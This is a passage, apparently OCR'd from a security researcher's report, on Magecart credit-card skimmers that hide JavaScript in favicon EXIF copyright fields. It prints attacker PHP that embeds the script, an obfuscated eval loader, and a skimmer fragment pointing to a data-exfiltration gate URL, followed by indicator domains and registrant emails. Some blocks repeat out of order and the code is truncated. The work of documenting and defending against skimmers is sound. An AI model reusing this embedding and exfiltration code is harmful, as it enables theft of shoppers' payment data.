
```
anya.barber56@gmail[.]com
smithlatrice100@yahoo[.]com
rotrnberg.s4715@gmail[.]com
newserf@mail[.]ru
```



This shows us how the favicon.ico file is crafted with the injected JavaScript inside of the Copyright field. There are some other interesting artifacts as well, such as the Cache HTTP header and Created date for the image.


```
header("Cache-Control: no-cache, must-revalidate"); // HTTP/1.1
header("Expires: Sat, 26 Jul 1997 05:00:00 GMT");
    include_once 'bin/exif/Toolkit_Version.php';
include_once 'bin/exif/JPEG.php';
        include_once 'bin/exif/EXIF.php';
include_once 'bin/exif/XMP.php';
  include_once 'bin/exif/Photoshop_IRB.php';

include_once 'bin/exif/Photoshop_File_Info.php';

 $new_ps_file_info_array = array (
'title' => "",
'author'=> "",
'authorsposition'   => "",
'caption'   => "",
'captionwriter' => "",
'jobname'   => "",
'copyrightstatus'   => "",
'copyrightnotice'   => str_replace("'", "\'", $js." "),
'ownerurl'  => "",
'keywords'  => array(),
'category'  => "",
'supplementalcategories'=> array(),
'date'  => "2222-22-22",
'city'  => "",
'state' => "",
'country'   => "",
'credit'=> "",
'source'=> "",
'headline'  => "",
'instructions'  => "",
'transmissionreference' => "",
'urgency'   => ""
);

$dss=parse_url($_SERVER['HTTP_REFERER']);
$urlref=$dss['scheme'].'://'.$dss['host']."";

$favg = 'favicon/'.$dss['host'].".ico";
```


The JavaScript code for the skimmer is obfuscated using the WiseLoop PHP JS Obfuscator library, in line with what we saw on the client-side.



```
alert("WiseLoop JavaScript Obfuscator Message\n\n" +
    "Source code for [{JS}] could not be loaded.\n" +
    "Please check the following:\n" +
    "- the absolute URL path '{JS}' should be valid and readable\n" +
    "- if you have specified a repository name, make sure you dit it via 'rjs'
    query variable like this: jso.php?rjs={REPOSITORYNAME}/{JS}\n" +
    "- if a repository name was not specified, make sure that the repository
    '{REPOSITORYNAME}' has a directory path that contains the '{JS}' file\n" +
    "The '{REPOSITORYNAME}' repository configuration: {REPOSITORY}");

;eval(
        function(w,i,s,e){
            var lIll=0;var lllI=0;var Illl=0;var llll=[];var lllI=[];
            while(true){
                if(lIll<5)lllI.push(w.charAt(lIll));else if(lIll<w.length)llll.
                push(w.charAt(lIll));lIll++;
                if(lllI<5)lllI.push(i.charAt(lllI));else if(lllI<i.length)llll.
                push(i.charAt(lllI));lllI++;
                if(Illl<5)lllI.push(s.charAt(Illl));else if(Illl<s.length)llll.
                push(s.charAt(Illl));Illl++;
                if(w.length+i.length+s.length+e.length==llll.length+lllI.length+e
                .length)break;
            }
            var lIll=llll.join('');var IllI=lllI.join('');lllI=0;var llll=[];
            for(lIll=0;lIll<llll.length;lIll+=2){
                var llll=-1;if(IllI.charCodeAt(lllI)%2)llll=1;
                llll.push(String.fromCharCode(parseInt(lIll.substr(lIll,2),36)-
                llll));
                lllI++;if(lllI>=lllI.length)lllI=0;
            }
            return llll.join('');
        }
        ('{JS-W}','{JS-I}','{JS-S}','{JS-E}')
);
```

Connections to other skimmers, Magecart group 9

Based on open source intelligence, we can find more details on how this skimmer may have evolved. An earlier version of this skimmer was found hosted at jqueryanalise[.]xyz (archive here). It lacks some obfuscation found in the more recent case we found, but the same core features, such as loading JavaScript via the Copyright field (metadata of an image file), exist.




We also can connect this threat actor to another skimming script based on the registrant's email (rotrnberg.s4715@gmail[.]com) for cddn[.]site. Two domains (cxizi[.]net and yzxi[.]net) share the same skimmer code which looks much more elaborate and does not appear to have much in common with the other two JavaScript pieces (archive here).


```
<html>
    <script>
        var _0x2626 = ['\x5b\x0a\x20\x31\x2c\x0a\x20\x32\x0a\x5d', '\x22\x2d\x32\x37\x31\x38\x32\
        (function(_0x242ecc, _0x528af0) {
            var _0x1e1be8 = function(_0x1efd91) {
                while (--_0x1efd91) {
                    _0x242ecc['push'](_0x242ecc['shift']());
                }
            };
            _0x1e1be8(++_0x528af0);
        }(_0x2626, 0xf8));
        var _0x5531 = function(_0x5890cf, _0x9a0395) {  _0x5890cf = 93, _0x9a0395 = undefined
            _0x5890cf = _0x5890cf - 0x0;
            var _0x4b6433 = _0x2626[_0x5890cf];  _0x4b6433 = "https://yzxi.net/ars/gate.php"
            return  0x4b6433;
```

While debugging it, we can spot the string 'ars' within a URL path. That same string was seen being used in the first skimmer (see Figure), although it might very well just be a coincidence.

The data exfiltration is quite different too. While the content-type is an image again, this time we see a GET request where the stolen data is Base64 encoded only, and passed as a URL parameter instead.



Finally, this skimmer may have ties with Magecart Group 9. Security researcher @AffableKraut pointed out that a domain (magentorates[.]com) using this EXIF metadata skimming technique has the same Bulgarian host, same registrar, and was registered within a week of magerates[.]com.



Magerates[.]com is registered under newserf@mail.ru, which also has other skimmer domains, and in particular several used via another clever evasion technique in the form of WebSockets. This type of skimmer was tied to Magecart Group 9, originally disclosed by Yonathan Klijnsma .

Tracking digital skimmers is not an easy task these days, as there are many threat actors and countless variations of skimming scripts based off toolkits or that are completely custom.

We continue to track and report skimmers in an effort to protect online shoppers from this campaign and dozens of others.

Indicators of Compromise

EXIF skimmers

```
cddn[.]site
magentorates[.]com
pixasbay[.]com
lebs[.]site
bestcdnforbusiness[.]com
apilivechat[.]com
undecoveria[.]com
wosus[.]site
```

Older EXIF skimmer

```
jqueryanalise[.]xyz
jquery-analitycs[.]com
```

Skimmer #3


```
xciy[.]net
yxxi[.]net
cxizi[.]net
yzxi[.]net
```

Other skimmers

```
sonol[.]site
webtrans[.]site
koinweb[.]site
xoet[.]site
ads-fbstatistic[.]com
bizrateservices[.]com
towbarchat[.]com
teamsystems[.]info
j-queries[.]com
```

Registrant emails


```
anya.barber56@gmail[.]com
smithlatrice100@yahoo[.]com
rotrnberg.s4715@gmail[.]com
newserf@mail[.]ru
```



The threat actors probably decided to stick with the image theme to also conceal the exfiltrated data via the favicon.ico file.

Skimmer toolkit found in the open


We were able to get a copy of the skimmer toolkit's source code which was zipped and exposed in the open directory of a compromised site. The gate.php file (also included in the zip) contains the skimmer's entire logic, while other files are used as supporting libraries.



This shows us how the favicon.ico file is crafted with the injected JavaScript inside of the Copyright field. There are some other interesting artifacts as well, such as the Cache HTTP header and Created date for the image.


```
header("Cache-Control: no-cache, must-revalidate"); // HTTP/1.1
header("Expires: Sat, 26 Jul 1997 05:00:00 GMT");
    include_once 'bin/exif/Toolkit_Version.php';
include_once 'bin/exif/JPEG.php';
        include_once 'bin/exif/EXIF.php';
include_once 'bin/exif/XMP.php';
  include_once 'bin/exif/Photoshop_IRB.php';

include_once 'bin/exif/Photoshop_File_Info.php';

 $new_ps_file_info_array = array (
'title' => "",
'author'=> "",
'authorsposition'   => "",
'caption'   => "",
'captionwriter' => "",
'jobname'   => "",
'copyrightstatus'   => "",
'copyrightnotice'   => str_replace("'", "\'", $js." "),
'ownerurl'  => "",
'keywords'  => array(),
'category'  => "",
'supplementalcategories'=> array(),
'date'  => "2222-22-22",
'city'  => "",
'state' => "",
'country'   => "",
'credit'=> "",
'source'=> "",
'headline'  => "",
'instructions'  => "",
'transmissionreference' => "",
'urgency'   => ""
);

$dss=parse_url($_SERVER['HTTP_REFERER']);
$urlref=$dss['scheme'].'://'.$dss['host']."";

$favg = 'favicon/'.$dss['host'].".ico";
```

